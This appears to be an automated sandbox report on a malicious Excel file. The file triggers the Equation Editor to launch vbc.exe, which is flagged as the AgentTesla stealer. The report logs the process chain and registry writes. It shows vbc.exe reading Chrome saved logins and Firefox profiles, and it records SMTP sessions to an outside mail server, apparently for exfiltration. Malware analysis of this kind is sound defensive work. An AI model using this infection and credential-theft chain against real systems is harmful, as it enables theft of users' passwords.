
Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 13, 2021 20:43:34.836627007 CET	587	49168	217.174.152.38	192.168.2.22	220-honey.vivawebhost.com ESMTP Exim 4.93 #2 Wed, 13 Jan 2021 21:43:34 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 13, 2021 20:43:34.837357044 CET	49168	587	192.168.2.22	217.174.152.38	EHLO 899552
Jan 13, 2021 20:43:34.916750908 CET	587	49168	217.174.152.38	192.168.2.22	250-honey.vivawebhost.com Hello 899552 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Jan 13, 2021 20:43:34.917283058 CET	49168	587	192.168.2.22	217.174.152.38	STARTTLS
Jan 13, 2021 20:43:34.998734951 CET	587	49168	217.174.152.38	192.168.2.22	220 TLS go ahead
Jan 13, 2021 20:43:36.509646893 CET	587	49168	217.174.152.38	192.168.2.22	421 honey.vivawebhost.com lost input connection
Jan 13, 2021 20:43:47.893498898 CET	587	49171	217.174.152.38	192.168.2.22	220-honey.vivawebhost.com ESMTP Exim 4.93 #2 Wed, 13 Jan 2021 21:43:47 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 13, 2021 20:43:47.893995047 CET	49171	587	192.168.2.22	217.174.152.38	EHLO 899552
Jan 13, 2021 20:43:47.975651026 CET	587	49171	217.174.152.38	192.168.2.22	250-honey.vivawebhost.com Hello 899552 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Jan 13, 2021 20:43:47.976128101 CET	49171	587	192.168.2.22	217.174.152.38	STARTTLS
Jan 13, 2021 20:43:48.060558081 CET	587	49171	217.174.152.38	192.168.2.22	220 TLS go ahead
Jan 13, 2021 20:44:00.074893951 CET	587	49172	217.174.152.38	192.168.2.22	220-honey.vivawebhost.com ESMTP Exim 4.93 #2 Wed, 13 Jan 2021 21:44:00 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 13, 2021 20:44:00.075277090 CET	49172	587	192.168.2.22	217.174.152.38	EHLO 899552

Timestamp	Source Port	Dest Port	Source IP	Dest IP	Commands
Jan 13, 2021 20:44:00.156693935 CET	587	49172	217.174.152.38	192.168.2.22	250-honey.vivawebhost.com Hello 899552 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Jan 13, 2021 20:44:00.157043934 CET	49172	587	192.168.2.22	217.174.152.38	STARTTLS
Jan 13, 2021 20:44:00.241065025 CET	587	49172	217.174.152.38	192.168.2.22	220 TLS go ahead
Jan 13, 2021 20:44:11.366298914 CET	587	49173	217.174.152.38	192.168.2.22	220-honey.vivawebhost.com ESMTP Exim 4.93 #2 Wed, 13 Jan 2021 21:44:11 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 13, 2021 20:44:11.366606951 CET	49173	587	192.168.2.22	217.174.152.38	EHLO 899552
Jan 13, 2021 20:44:11.448107958 CET	587	49173	217.174.152.38	192.168.2.22	250-honey.vivawebhost.com Hello 899552 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Jan 13, 2021 20:44:11.448534012 CET	49173	587	192.168.2.22	217.174.152.38	STARTTLS
Jan 13, 2021 20:44:11.532612085 CET	587	49173	217.174.152.38	192.168.2.22	220 TLS go ahead
Jan 13, 2021 20:44:22.406984091 CET	587	49174	217.174.152.38	192.168.2.22	220-honey.vivawebhost.com ESMTP Exim 4.93 #2 Wed, 13 Jan 2021 21:44:22 +0200 220-We do not authorize the use of this system to transport unsolicited, 220 and/or bulk e-mail.
Jan 13, 2021 20:44:22.407346010 CET	49174	587	192.168.2.22	217.174.152.38	EHLO 899552
Jan 13, 2021 20:44:22.486284971 CET	587	49174	217.174.152.38	192.168.2.22	250-honey.vivawebhost.com Hello 899552 [84.17.52.74] 250-SIZE 52428800 250-8BITMIME 250-PIPELINING 250-STARTTLS 250 HELP
Jan 13, 2021 20:44:22.486655951 CET	49174	587	192.168.2.22	217.174.152.38	STARTTLS
Jan 13, 2021 20:44:22.568134069 CET	587	49174	217.174.152.38	192.168.2.22	220 TLS go ahead

Code Manipulations

Statistics

Behavior



System Behavior

Analysis Process: EXCEL.EXE PID: 1532 Parent PID: 584

General

Start time:	20:41:47
Start date:	13/01/2021
Path:	C:\Program Files\Microsoft Office\Office14\EXCEL.EXE
Wow64 process (32bit):	false
Commandline:	'C:\Program Files\Microsoft Office\Office14\EXCEL.EXE' /automation -Embedding
Imagebase:	0x13fa90000
File size:	27641504 bytes
MD5 hash:	5FB0A0F93382ECD19F5F499A5CAA59F0
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

Old File Path	New File Path	Completion	Count	Source Address	Symbol

File Written

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\~$0AX4532QWSA.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FCDF526	WriteFile
C:\Users\user\Desktop\~$0AX4532QWSA.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FCDF591	WriteFile
C:\Users\user\Desktop\~$0AX4532QWSA.xlsx	unknown	55	05 41 6c 62 75 73 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20 20	.user	success or wait	1	13FCDF526	WriteFile
C:\Users\user\Desktop\~$0AX4532QWSA.xlsx	unknown	110	05 00 41 00 6c 00 62 00 75 00 73 00 20 00	..A.l.b.u.s.	success or wait	1	13FCDF591	WriteFile

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAC59AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	$&8	binary	24 26 38 00 FC 05 00 00 02 00 00 00 00 00 00 00 46 00 00 00 01 00 00 00 22 00 00 00 18 00 00 00 30 00 61 00 78 00 34 00 35 00 33 00 32 00 71 00 77 00 73 00 61 00 2E 00 78 00 6C 00 73 00 78 00 00 00 30 00 61 00 78 00 34 00 35 00 33 00 32 00 71 00 77 00 73 00 61 00 00 00	success or wait	1	7FEEAC59AC0	unknown

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: EQNEDT32.EXE PID: 2528 Parent PID: 584

General

Start time:	20:42:07
Start date:	13/01/2021
Path:	C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE
Wow64 process (32bit):	true
Commandline:	'C:\Program Files\Common Files\Microsoft Shared\EQUATION\EQNEDT32.EXE' -Embedding
Imagebase:	0x400000
File size:	543304 bytes
MD5 hash:	A87236E214F6D42A65F5DEDAC816AEC8
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	C, C++ or other language
Reputation:	high

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Completion	Count	Source Address	Symbol

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0	success or wait	1	41369F	RegCreateKeyExA
HKEY_CURRENT_USER\Software\Microsoft\Equation Editor\3.0\Options	success or wait	1	41369F	RegCreateKeyExA

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Analysis Process: vbc.exe PID: 2688 Parent PID: 2528

General

Start time:	20:42:09
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	'C:\Users\Public\vbc.exe'
Imagebase:	0x1310000
File size:	812032 bytes
MD5 hash:	72B76DB11728DD92AA4C3CB45F155B05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET
Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000004.00000002.2159672026.00000000037E9000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AntiVM_3, Description: Yara detected AntiVM_3, Source: 00000004.00000002.2159254668.00000000027FE000.00000004.00000001.sdmp, Author: Joe Security
Antivirus matches:	• Detection: 100%, Joe Sandbox ML
Reputation:	low

File Activities

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile

Analysis Process: vbc.exe PID: 960 Parent PID: 2688

General

Start time:	20:42:13
Start date:	13/01/2021
Path:	C:\Users\Public\vbc.exe
Wow64 process (32bit):	true
Commandline:	{path}
Imagebase:	0x1310000
File size:	812032 bytes
MD5 hash:	72B76DB11728DD92AA4C3CB45F155B05
Has elevated privileges:	true
Has administrator privileges:	true
Programmed in:	.Net C# or VB.NET

Yara matches:	• Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2368865648.00000000027E1000.00000004.00000001.sdmp, Author: Joe Security • Rule: JoeSecurity_AgentTesla_1, Description: Yara detected AgentTesla, Source: 00000005.00000002.2368082691.0000000000402000.00000040.00000001.sdmp, Author: Joe Security
Reputation:	low

File Activities

File Path	Access	Attributes	Options	Completion	Count	Source Address	Symbol

File Path	Completion	Count	Source Address	Symbol

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	6135	success or wait	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\mscorlib\7582400666d289c016013ad0f6e0e3e6\mscorlib.ni.dll.aux	unknown	176	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3EA1A4	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Windows.Forms\fb06ad4bc55b9c3ca68a3f9259d826cd\System.Windows.Forms.ni.dll.aux	unknown	1720	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System\1be7a15b1f33bf22e4f53aaf45518c77\System.ni.dll.aux	unknown	620	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Drawing\1d52bd4ac5e0a6422058a5d62c9f6d9d\System.Drawing.ni.dll.aux	unknown	584	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4095	success or wait	1	6E3E7995	unknown
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	8171	end of file	1	6E3E7995	unknown
C:\Windows\assembly\NativeImages_v4.0.30319_32\Microsoft.V9921e851#\4fc035341c55c61ce51e53d179d1e19d\Microsoft.VisualBasic.ni.dll.aux	unknown	1708	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Core\eb4cca4f06a15158c3f7e2c56516729b\System.Core.ni.dll.aux	unknown	900	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\CustomMarshalers\b92a961849186d9c6ff63eda4a434d79\CustomMarshalers.ni.dll.aux	unknown	300	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Management\98d3949f9ba1a384939805aa5e47e933\System.Management.ni.dll.aux	unknown	764	success or wait	1	6E2FDE2C	ReadFile
C:\Users\user\AppData\Local\Google\Chrome\User Data\Default\Login Data	unknown	40960	success or wait	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Users\user\AppData\Roaming\Mozilla\Firefox\profiles.ini	unknown	4096	end of file	1	6D3EB2B3	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Configuration\fe4b221b4109f0c78f57a792500699b5\System.Configuration.ni.dll.aux	unknown	864	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\assembly\NativeImages_v4.0.30319_32\System.Xml\4fbda26d781323081b45526da6e87b35\System.Xml.ni.dll.aux	unknown	748	success or wait	1	6E2FDE2C	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	success or wait	1	6D3EB2B3	ReadFile
C:\Windows\Microsoft.NET\Framework\v4.0.30319\Config\machine.config	unknown	4096	end of file	1	6D3EB2B3	ReadFile

Registry Activities

Key Path	Name	Type	Old Data	New Data	Completion	Count	Source Address	Symbol

Disassembly

Code Analysis